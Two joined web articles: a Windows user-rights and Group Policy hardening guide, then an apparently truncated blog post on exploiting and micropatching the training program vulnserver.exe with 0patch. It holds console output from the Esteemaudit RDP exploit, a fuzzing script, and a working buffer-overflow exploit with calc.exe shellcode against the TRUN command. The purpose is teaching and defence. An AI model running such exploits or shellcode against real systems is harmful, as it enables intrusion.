While securing Windows installation it is important to understand various user rights, their impact and how to track effectiveness in Windows logs. I shall take you through some of the user rights that are critical and may compromise security of the Windows platform.


1. Group policy setting: Deny log on through Remote Desktop Services

Constant name: SeDenyRemoteInteractiveLogonRight

Description: This policy setting determines which users are prevented from logging on to the computer through a remote desktop connection through Remote Desktop Services.

Security rationale: Rights to log on via RDP (port 3389) should be restricted to certain users to minimize attack surface. This is especially essential to critical / publicly accessible Windows nodes in an enterprise.

PS: A random Shodan search would surprise you at how many hosts (around 2.3 million!) have the RDP port open and publicly accessible over the internet. My bet is 90% of these nodes don't need to expose RDP port.



TOTAL RESULTS


2,287,096

TOP COUNTRIES

United States	677,103
China	457,104
Germany	91,418
Brazil	84,799
Korea, Republic of	67,388

TOP ORGANIZATIONS

Recently the NSA exploits claimed to have an exploit on Windows XP and Windows Server 2003 which attacked the RDP service.



```
fb > use Esteemaudit

[!] Entering Plugin Context :: Esteemaudit
[*] Applying Global Variables
[+] Set TargetIp => 192.168.69.21
[+] Set NetworkTimeout => 60
[+] Set CallbackIp => 192.168.69.10

[*] Applying Session Parameters
[*] Running Exploit Touches

[!] Entering Plugin Context :: Esteemaudittouch
[*] Applying Global Variables
[+] Set TargetIp => 192.168.69.21
[+] Set NetworkTimeout => 60

[*] Inheriting Input Variables
[+] Set TargetIp => 192.168.69.21
[+] Set PacketTimeout => 10
[+] Set TargetPort => 3389
[+] Set NetworkTimeout => 60

[!] Enter Prompt Mode :: Esteemaudittouch

[*]  TargetIp :: Target IP Address

[?] TargetIp [192.168.69.21] :
```

```
        [+] Uploading Second Stage 21120/25330 (83.38%)
        [+] Uploading Second Stage 21504/25330 (84.90%)
        [+] Uploading Second Stage 21888/25330 (86.41%)
        [+] Uploading Second Stage 22272/25330 (87.93%)
        [+] Uploading Second Stage 22656/25330 (89.44%)
        [+] Uploading Second Stage 23040/25330 (90.96%)
        [+] Uploading Second Stage 23424/25330 (92.48%)
        [+] Uploading Second Stage 23808/25330 (93.99%)
        [+] Uploading Second Stage 24192/25330 (95.51%)
        [+] Uploading Second Stage 24576/25330 (97.02%)
        [+] Uploading Second Stage 24960/25330 (98.54%)
[*] Waiting for callback from second stage payload.
        [+] Connection received on listening socket
        [+] Connection accepted
        [+] Communicating with 192.168.69.21:1482
        [+] Authcode match : Received 0xe194b3cd
        [+] Callback successful!
[*] Exploit successful! :-)
[+] Esteemaudit Succeeded
```

2. Group policy setting:Access this computer from the network

Constant name: SeNetworkLogonRight

Description: used to define which users can connect to the computer in question; and is especially useful in access control for SMB, CIFS and COM+ protocols.

Security rationale: Access to shared folders and resources such as printers are greatly affected by this setting. What comes to mind here is the infamous Wannacry which propagated via the SMB protocol.

3. Deny access to this computer from the network

Constant name:SeDenyNetworkLogonRight

Description: This setting is the opposite of the previous setting and determines which users are prevented from accessing a computer over the network – more of a blacklisting criteria.

Security rationale: Users who can log on to the computer over the network can enumerate lists of account names, group names, and shared resources. Users with permission to access shared folders and files can connect over the network and possibly view or modify data.

4. Change the system time

Constant name: SeSystemtimePrivilege

Description: This setting determines which users can change the time on the local computer.

Security rationale: time synchronization is very critical in analyzing of logs an as such all devices in an enterprise should get time from a central Network Time Protocol (NTP) server.

5. Manage auditing and security log


Constant name: SeSecurityPrivilege

Description: This setting determines which users can view or edit security logs in Windows event viewer.

Security rationale: this setting can easily scuttle forensic investigations or audit function and should be well managed and only assigned on a need to basis.

Security Options

A snippet of Security options is as below:



Policy	Security Setting
Accounts: Administrator account status	Not Applicable
Accounts: Block Microsoft accounts	Not Defined
Accounts: Guest account status	Not Applicable
Accounts: Limit local account use of blank passwords to console logon only	Enabled
Accounts: Rename administrator account	Administrator

The Security Options item of Group Policy contains the following policies:

Accounts: Administrator account status

Accounts: Guest account status

Accounts: Limit local account use of blank passwords to console logon only

Accounts: Rename administrator account

Accounts: Rename guest account
Audit: Audit the access of global system objects
Audit: Audit the use of Backup and Restore privilege
Audit: Force audit policy subcategory settings (Windows Vista or later) to override audit policy category settings
Audit: Shut down system immediately if unable to log security audits
DCOM: Machine Access Restrictions in Security Descriptor Definition Language (SDDL)
DCOM: Machine Launch Restrictions in Security Descriptor Definition Language (SDDL)
Devices: Allow undock without having to log on
Devices: Allowed to format and eject removable media
Devices: Prevent users from installing printer drivers
Devices: Restrict CD-ROM access to locally logged-on user only
Devices: Restrict floppy access to locally logged-on user only
Devices: Unsigned driver installation behavior
Domain controller: Allow server operators to schedule tasks
Domain controller: LDAP server signing requirements
Domain controller: Refuse machine account password changes
Domain member: Digitally encrypt or sign secure channel data (multiple related settings)
Domain member: Disable machine account password changes
Domain member: Maximum machine account password age
Domain member: Require strong (Windows 2000 or later) session key
Interactive logon: Do not display last user name
Interactive logon: Do not require CTRL+ALT+DEL
Interactive logon: Message text for users attempting to log on and Message title for users attempting to log on
Interactive logon: Number of previous logons to cache (in case domain controller is not available)
Interactive logon: Prompt user to change password before expiration
Interactive logon: Require Domain Controller authentication to unlock workstation
Interactive logon: Require smart card
Interactive logon: Smart card removal behavior
Microsoft network client and server: Digitally sign communications (four related settings)
Microsoft network client: Send unencrypted password to third-party SMB servers
Microsoft network server: Amount of idle time required before suspending session
Microsoft network server: Disconnect clients when logon hours expire
Network access: Allow anonymous SID/Name translation
Network access: Do not allow anonymous enumeration of SAM accounts
Network access: Do not allow anonymous enumeration of SAM accounts and shares
Network access: Do not allow storage of credentials or .NET Passports for network authentication

Network access: Let Everyone permissions apply to anonymous users
Network access: Named Pipes that can be accessed anonymously
Network access: Remotely accessible registry paths
Network access: Remotely accessible registry paths and sub-paths
Network access: Restrict anonymous access to Named Pipes and Shares
Network access: Shares that can be accessed anonymously
Network access: Sharing and security model for local accounts
Network security: Do not store LAN Manager hash value on next password change
Network security: Force logoff when logon hours expire
Network security: LAN Manager authentication level
Network security: LDAP client signing requirements
Network security: Minimum session security for NTLM SSP based (including secure RPC) clients
Network security: Minimum session security for NTLM SSP based (including secure RPC) servers
Recovery console: Allow automatic administrative logon
Recovery console: Allow floppy copy and access to all drives and all folders
Shutdown: Allow system to be shut down without having to log on
Shutdown: Clear virtual memory pagefile
System cryptography: Force strong key protection for user keys stored on the computer
System cryptography: Use FIPS compliant algorithms for encryption, hashing, and signing
System objects: Default owner for objects created by members of the Administrators group
System objects: Require case insensitivity for non-Windows subsystems
System objects: Strengthen default permissions of internal system objects (e.g. Symbolic Links)
System settings: Optional subsystems
System settings: Use Certificate Rules on Windows Executables for Software Restriction Policies
User Account Control: Admin Approval Mode for the Built-in Administrator account
User Account Control: Behavior of the elevation prompt for administrators in Admin Approval Mode
User Account Control: Behavior of the elevation prompt for standard users
User Account Control: Detect application installations and prompt for elevation
User Account Control: Only elevate executables that are signed and validated
User Account Control: Only elevate UIAccess applications that are installed in secure locations
User Account Control: Run all users, including administrators, as standard users
User Account Control: Switch to the secure desktop when prompting for elevation
User Account Control: Virtualize file and registry write failures to per-user locations

References

1. https://technet.microsoft.com/en-us/library/dd349804%28v=ws.10%29.aspx

2. https://technet.microsoft.com/en-us/library/cc749096%28v=ws.10%29.aspx

A new initiative of micropatching – 0patch!

by Dmitri Kaslov

All software, even security software, has bugs or vulnerabilities. The burden of fixing or patching vulnerabilities lies on the vendor. The offensive side of security is more fun, however, as I came to find out, so can the defensive side of security. And I'm talking specifically with regards to vulnerability research. After the 0patch team patched many vulnerabilities and blogged about the process, I thought: "What better way to start with 0patching, than to start by patching the very software that hackers use to teach exploit development to other aspiring hackers?" So this article will be about that.

My goal has been to learn as much as I can about the offensive side of vulnerability research and then, once I have upskilled myself enough, turn around and work on the defensive side of vulnerability research.

Being a self-taught hacker, I thought that process would take forever since I only started my vulnerability research journey a little under 2 years ago. Since then I have found, reported and got credited for vulnerabilities in well-known vendor products such as Microsoft, Adobe, Foxit Software, etc.

That was, and still is, fun and I keep learning a lot on a daily basis. I met a fellow hacker, Mitja Kolsek (@mkolsek) on Twitter and we started talking about a new project he had just released- Zero-Patch (https://www.0patch.com). I was instantly intrigued because of where I imagined the project could go within the community, as well as the perfect opportunity for me to start learning something new.

"0patch (pronounced 'zero patch') is a platform for instantly distributing, applying and removing microscopic binary patches to/from running processes without having to restart these processes (much less reboot the entire computer).

0patch doesn't change a single byte on the file system: all patching is done in memory, as soon as a vulnerable module (e.g., EXE or DLL) is loaded by any process.

Patches deployed by 0patch (called '0patches') are extremely small, usually containing just a handful of machine instructions. This makes it easy to review them and absolutely minimizes the risk of them causing functional problems to the patched processes. 0patch allows vulnerability researchers to create patches instead of only exploits."

A year later, after the 0patch team patched many vulnerabilities and blogged about the process, I thought: "What better way to start with 0patching, than to start by patching the very software that hackers use to teach exploit development to other aspiring hackers?"

So this post will be about that.

I chose to start with vulnserver.exe - a Windows-based threaded TCP server application that is designed to be exploited. It was written by Stephen Bradshaw (http://www.thegreycorner.com/2010/12/introducing-vulnserver.html).

This program is often used to teach or learn different exploit development. However, we will attempt to put a spin on exploit development process - in that, once we have successfully been able to exploit the vulnerable program, we will also go about patching it - without access to the source code – using the 0patch Agent for Developers.

Quick exploitation of the Vulnserver program

We will start off with finding the vulnerability and writing the actual exploit – essentially go from zero to exploit. Then we will write a patch for this vulnerability - essentially go from zero to zero-patch!

Since Sam Bowne has already done a wonderful write-up of exploiting the vulnserver, we will just touch on the relevant aspects; for more details, it is advisable to read the write-up that Sam did (https://samsclass.info/127/proj/vuln-server.htm).

The basic tools we will need for the exploitation aspect are:

- Windbg or Immunity Debugger
- Mona python script
- Metasploit Framework or any pattern_create script
- Vulnserver.exe

Our target will be a Windows 7 32-bit machine.

As per the nice write-up by Sam, we will follow these steps:

1) Preparing a vulnerable server

2) Fuzzing the server

3) Using a debugger to examine the crash

4) Targeting the EIP register

5) Identifying bad characters

6) Locating a vulnerable module with MONA

7) Generating exploit code with Msfpayload

8) Creating final exploit code

We will, however, focus only on steps 1, 2, 3 and 8. The other steps are covered excellently in the write-up.

This application has many vulnerabilities, but the one we are going to focus on is the TRUN command.

Fuzzing the server


Let's start with fuzzing the server with a simple python script:

```
#!/usr/bin/python

import socket

server = '<Your_IP>'

sport = 9999

length = int(raw_input('Length of attack: '))

s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)

connect = s.connect((server, sport))

print s.recv(1024)

print "Sending attack length ", length, ' to TRUN .'

attack = 'A' * length

s.send(('TRUN .' + attack + '\r\n'))

print s.recv(1024)

s.send('EXIT\r\n')
```

```
print s.recv(1024)

s.close()
```

Replace '`<Your_IP>`' with your IP address.

Using the python script, we observe a crash when sending a TRUN command with 2000 length payload of AAAAA's.




```
0:002> g
(cd8.22e8): Access violation - code c0000005 (first chance)
First chance exceptions are reported before any exception handling.
This exception may be expected and handled.
eax=00000000 ebx=000000d0 ecx=0000000f edx=00000000 esi=00000000 edi=41414141
eip=75ab9cc6 esp=016df9c8 ebp=016df9d8 iopl=0         nv up ei pl zr na pe nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00010246
*** ERROR: Symbol file could not be found.  Defaulted to export symbols for C:\Winc
msvcrt!ftol2+0x125:
75ab9cc6 f3aa            rep stos byte ptr es:[edi]
```

If you read through the whole blog by Sam, you will understand how to move from this crash to full exploit and pop calc.exe. For the sake of brevity, I will skip that part and show the end result / exploit which pops calc.exe (Sam decided to get a reverse shell, but I went for popping calc.exe):

```
exploit.py

#!/usr/bin/python

import socket

server = '<Your_IP>'

sport = 9999

prefix = 'A' * 2006

eip = '\xaf\x11\x50\x62'

nopsled = '\x90' * 16

#calc.exe shellcode

exploit = (

        "\x31\xdb\x64\x8b\x7b\x30\x8b\x7f"

        "\x0c\x8b\x7f\x1c\x8b\x47\x08\x8b"

        "\x77\x20\x8b\x3f\x80\x7e\x0c\x33"

        "\x75\xf2\x89\xc7\x03\x78\x3c\x8b"

        "\x57\x78\x01\xc2\x8b\x7a\x20\x01"

        "\xc7\x89\xdd\x8b\x34\xaf\x01\xc6"
        "\x45\x81\x3e\x43\x72\x65\x61\x75"
        "\xf2\x81\x7e\x08\x6f\x63\x65\x73"
        "\x75\xe9\x8b\x7a\x24\x01\xc7\x66"
       "\x8b\x2c\x6f\x8b\x7a\x1c\x01\xc7"
        "\x8b\x7c\xaf\xfc\x01\xc7\x89\xd9"
        "\xb1\xff\x53\xe2\xfd\x68\x63\x61"
        "\x6c\x63\x89\xe2\x52\x52\x53\x53"
        "\x53\x53\x53\x53\x52\x53\xff\xd7")
padding = 'F' * (3000 - 2006 - 4 - 16 - len(exploit))
attack = prefix + eip + nopsled + exploit + padding
s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
connect = s.connect((server, sport))
print s.recv(1024)
print "Sending attack to TRUN . with length ", len(attack)
s.send(('TRUN .' + attack + '\r\n'))
print s.recv(1024)
s.send('EXIT\r\n')
print s.recv(1024)
s.close()
```

When you execute the script, we get our calc.exe! Whoop,Whoop!


C:\Users\victim\Downloads\vulnserver\vulnserver.exe
vulnserver.exe
Calculator
View Edit Help
Command Prompt - exploit.py
victim-PC\victim]

```
Starting vulnserver version 1.00
Called essential function dll version 1.00

This is vulnerable software!
Do not allow acces

Waiting for client
Received a client
Waiting for client
```

```
C:\Users\victim\Desktop>exploit.py
Welcome to Vulnerable Server! Enter HELP for help.

Sending attack to TRUN . with length 3000
```

```
                                 Working Set  PID  Description                  Company Name
                                   11,768 K   752
   cmd.exe              6,856 K     6,904 K  3860 Windows Command Processor    Microsoft Corporation
     python.exe         6,264 K     7,420 K  3432
   vulnserver.exe       3,724 K     3,876 K  1028
     calc.exe           9,972 K    12,756 K  4016 Windows Calculator           Microsoft Corporation
```

Patching the Vulnserver program

So, now that we have learnt how to exploit vulnserver.exe, we will now learn how to patch that specific vulnerability. In this regard, the 0patch team was very helpful and provided some context of how one goes about patching. Thanks, Luka and team!!

The Patching process

When developing the 0patch patching process there are set categories of vulnerabilities that can be fixed and handled in a common way. In the process of patching we always tend to fix code as close to overflow as possible.

One of the categories are buffer overflows ("BOs"). BOs are split in subcategories according to the attack vector (AV) kind (e.g which buffer attribute can be controlled by the attacker size or address or both). In our case the attacker can control the size of the target buffer.

Patching of BOs consists of 2 subsequent steps:

- buffer out of bounds condition detection
- buffer out of bounds condition remediation

The remediation generally falls into one of the following groups:

Security First: usually this means terminating target application right after detection (because we know something suspect is going on)

Functionality First: fix or truncate the buffer or skip the vulnerable operation (e.g. memcpy)

Typical representative of this size controlled BO kind are zero-terminated strings that are copied by strcpy (e.g. strcpy(dst,src)) and attacker only controls the destination string size.

Detection can be made by:

- counting bytes in src until a delimiter (\0) is reached
- comparison of the count against known boundaries

Remediation is made by:

- counting the bytes in src until a known boundary amount is reached
- writing a delimiter(\0) to that location

Caution must be taken to ensure that we:

- restore any registers used in the patch
- revert the stack properly if returning from a function call. It is always best to find and mimic the original epilogue of the function.

Let's begin with analysis so that we can know exactly what the vulnerability is and where and how to apply our 0patch.


What we will need for this is:

- Windows 7 machine
- 0patch Agent for Developers (https://0patch.com)
- Vulnserver.exe
- IDA
- Windbg or Immunity Debugger
- Read the 0patch blog posts

Install the 0patch Agent for Developers on your Windows machine and we are ready to go.

So from our initial crash, it appears that the application crashes at a memset-type function.

The rep stos instruction is essentially storing the contents of eax into where edi is pointing, incrementing or decrementing edi by ecx times.




```
0:002> g
(cd8.22e8): Access violation - code c0000005 (first chance)
First chance exceptions are reported before any exception handling.
This exception may be expected and handled.
eax=00000000 ebx=000000d0 ecx=0000000f edx=00000000 esi=00000000 edi=41414141
eip=75ab9cc6 esp=016df9c8 ebp=016df9d8 iopl=0         nv up ei pl zr na pe nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00010246
*** ERROR: Symbol file could not be found.  Defaulted to export symbols for C:\Winc
msvcrt!ftol2+0x125:
75ab9cc6 f3aa            rep stos byte ptr es:[edi]
```

Even though this is where the crash appears, it doesn't always mean this is where the root cause it.

So we need to do some reversing with IDA to see what is going on.

Opening up vulnserver in IDA, and setting breakpoints and running the script to crash it, we finally get to see where and how the application is crashing.



```
; 125:              strncpy(Dest, buf, 0x888u);
mov     [esp+5A8h+MaxCount], 888h ; Count
mov     eax, [ebp+buf]
mov     [esp+5A8h+Val], eax ; Source
mov     eax, [ebp+Dest]
mov     [esp+5A8h+Size], eax ; Dest
call    _strncpy
; 126:              Function3(Dest);
mov     eax, [ebp+Dest]
mov     [esp+5A8h+Size], eax ; char *
call    _Function3      ; crashing Function? seems to be a strcpy
; 127:              break;
jmp     short loc_401D88
```

